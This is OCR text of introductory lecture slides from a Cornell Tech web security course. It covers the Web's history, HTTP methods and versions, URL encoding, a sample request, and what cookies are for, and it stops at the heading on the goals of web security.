
CS 5435:
Web security

Instructor: Tom Ristenpart

https://github.com/tomrist/cs5435-fall2024



CORNELL TECH

HOME OF THE JACOBS INSTITUTE

The World Wide Web (WWW)


1990
Tim Berners-Lee and Robert Cailliau
HTTP, CERN httpd, gopher

1993
Mosiac web browser (UIUC)

1994
W3C WWW Consortium ---
generate standards
Gopher started charging licensing fees (Univ of Minnesota)

Nowadays big ecosystem of technologies:
HTTP / HTTPS
AJAX
PHP
Javascript
SQL
Apache
Ruby
http://w3schools.com/

Browser and Network



HTTP: HyperText Transfer Protocol


Used to request and return data

- Methods: GET, POST, HEAD, …

Stateless request/response protocol

- Each request is independent of previous requests


Statelessness has a significant impact on design and implementation of applications



Evolution

- HTTP 1.0: simple
- HTTP 1.1: more complex
- HTTP/2: derived from Google's SPDY
  - Reduces and speeds up the number of requests to render a page

Some basics of HTTP




URL's only allow ASCII-US characters.
Encode other characters:

%0A = newline
%20 = space


Special characters:
+ = space
? = separates URL from parameters
% = special characters
/ = divides directories, subdirectories
= bookmark
& = separator between parameters

HTTP Request




GET : no side effect POST : possible side effect

HTTP Response




HTTP/2


Activity initiation
APIs (script)
UI-activity (browser)
HTML Forms (browser)
Config file (server)
Translation into HTTP
HTTP/1.x message
PUT /create_page HTTP/1.1
Host: localhost:8000
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Content-Type: text/html
Content-Length: 345
Body line 1
Body line 2
…
Binary framing
HTTP/2 stream
(composed of frames)
Frame Type=HEADERS
Frame Type=CONTINUATION
Frame Type=CONTINUATION
Frame Type=DATA
Frame Type=DATA
Frame Type=DATA

Cookies Add State to HTTP

A cookie is a file created by a website to store information in the browser



HTTP is a stateless protocol
Cookies add state

Browser attaches automatically when visiting a site that's in scope

What are cookies used for?


- **Authentication**
  - Proves to the website that the user of this browser previously authenticated correctly
- **Personalization**
  - Helps the website recognize the user from a previous visit
- **Tracking**
  - Follow the user from site to site; learn their browsing behavior, preferences, and so on

Goals of web security

